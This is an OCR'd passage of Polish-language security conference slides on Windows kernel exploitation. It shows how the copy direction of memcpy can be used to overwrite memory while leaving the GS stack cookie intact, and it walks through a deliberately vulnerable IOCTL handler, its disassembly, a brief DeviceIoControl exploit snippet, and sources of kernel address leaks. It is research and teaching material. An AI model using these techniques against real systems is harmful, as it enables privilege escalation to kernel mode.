
$$< dst + size \ - src\ mapping\ size; dst + size >$$

“za darmo”, jedynym kosztem będzie niedokończone wywołanie `memcpy()`. Nieistotne.


Kontrolowanie przesunięcia




Kontrolowanie przesunięcia




Kontrolowanie przesunięcia



Kontrolowanie rozmiaru




Kontrolowanie rozmiaru



Wyobraźmy sobie...

… że to stos!


src
src + size
pamięć user-mode
dst
dst + size
stos kernel-mode
bufor lokalny
GS cookie
ramka stosu
adres powrotu

Ochrona stosu pokonana

- Właśnie ominęliśmy ochronę przeciwko stosowym przepełnieniom bufora!
  - technika podobnie przydatna do przepełnień stertowych.
    - możliwe nadpisanie konkretnych pól struktury `nt!_POOL_HEADER`
    - jak również treści przyległych alokacji, bez niszczenia struktury sterty
  - działa dla każdego zabezpieczenia przeciwko **ciągłym** przepełnieniom
- Dla przewidywalnego *dst*, zwykłe *write-what-where*
  - adres stosu kernela nie jest sekretem (`NtQuerySystemInformation`).
  - istnieją inne źródła tej informacji (dalsza część prezentacji).

Przykład przepełnienia stosowego

Ten kod jest trywialnie exploitowalny:

```
NTSTATUS IoctlNeitherMethod(PVOID Buffer, ULONG BufferSize) {
  CHAR InternalBuffer[16];

  __try {
    ProbeForRead(Buffer, BufferSize, sizeof(CHAR));
    memcpy(InternalBuffer, Buffer, BufferSize);
  } except (EXCEPTION_EXECUTE_HANDLER) {
    return GetExceptionCode();
  }

  return STATUS_SUCCESS;
}
```

Uwaga: jeśli skompilowany jest **WDK 7600.16385.1** dla **Windows 7 (x64 Free Build)**

Przykład przepełnienia stosowego

```
loc_11025:
mov     ebx, edx
mov     r8d, 1          ; Alignment
mov     edx, edx        ; Length
call    cs:__imp_ProbeForRead
mov     r8, rbx         ; Size
mov     rdx, rdi        ; Src
lea     rcx, [rsp+48h+Dst] ; Dst
call    memcpy
lea     rax, [rsp+48h+Dst]
test    rax, rax
jz      short loc_11050
```

statycznie zlinkowane `memmove()`

```
; void * __cdecl memcpy(void *Dst, const void *Src, size_t Size)
memcpy proc near
mov     r11, rcx
sub     rdx, rcx
jb      loc_1148A
```

```
cmp     r8, 8
jb      short loc_11354
```

```
loc_1148A:
add     rcx, r8
cmp     r8, 8
jb      short loc_114F4
```

```
if (dst > src) {
  // ...
} else {
  // ...
}
```

Kod exploita

```
PUCHAR Buffer = VirtualAlloc(NULL, 16,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);
memset(Buffer, 'A', 16);
DeviceIoControl(hDevice, IOCTL_VULN_BUFFER_OVERFLOW,
                &Buffer[-32], 48,
                NULL, 0, &BytesReturned, NULL);
```

DEMO

Na temat NULL Pointers…

```
memcpy(dst, NULL, size);
```

Powyższe może być exploitowalne:

- każdy adres (*dst*) > `NULL` (*src*), przechodzi liberalną weryfikację.
- wymaga znacznej kontroli nad *size*.
  - "NULL + size" musi wskazywać na podmapowaną pamięć.
- nie jest to "tró" NULL Pointer Dereference.

Inne warianty

To było proste... w ogólności:

- Rozwinięte `memcpy()` zabija tę technikę.
- Exploitacja kopiowania kernel → kernel jest trudniejsza.
  - nawet warunek "*dst* > *src*" wymaga znacznej kontroli nad stertą.
- Przejście ścisłej weryfikacji (32-bit) jest nietrywialne.
  - *size* musi być ogromne dla kernel → kernel.
  - jeszcze większe dla user → kernel.
- Nietrywialne ≠ niemożliwe.

Wnioski

1. Kopiowanie pamięci user → kernel na 64-bitowym Windowsie jest zazwyczaj trywialnie exploitowalne
   a. inne scenariusze mogą być trudniejsze, ale …
2. Nie porzucajmy błędów związanych z `memcpy`, `memmove`, `RtlCopyMemory`, `RtlMoveMemory`
   a. sprawdź konkretną implementację i warunki w których zachodzi błąd przed ocenianiem exploitowalności.

Ujawnianie informacji o przestrzeni adresowej jądra

Układ pamięci jądra to nie sekret

- Process Status API: `EnumDeviceDrivers`
- `NtQuerySystemInformation`
  - `SystemModuleInformation`
  - `SystemHandleInformation`
  - `SystemLockInformation`
  - `SystemExtendedProcessInformation`
- tablica uchwytów user/gdi win32k.sys
- wpisy w GDTR, IDTR, GDT
- …

Wciąż zabawnie znajdować więcej.

Local Descriptor Table

- Windows wspiera ustawianie własnych struktur w LDT
  - używane na zasadzie per-process.
  - wyłącznie 32-bitowe systemy (x86-64 ma ograniczoną obsługę segmentacji)
- Tylko segmenty danych / kodu są dozwolone.
- Struktury przechodzą dokładną weryfikację przed znalezieniem się w LDT.
  - W innym wypadku można by ustawić `LDT_ENTRY.DPL=0` i zdobyć ring-0.


LDT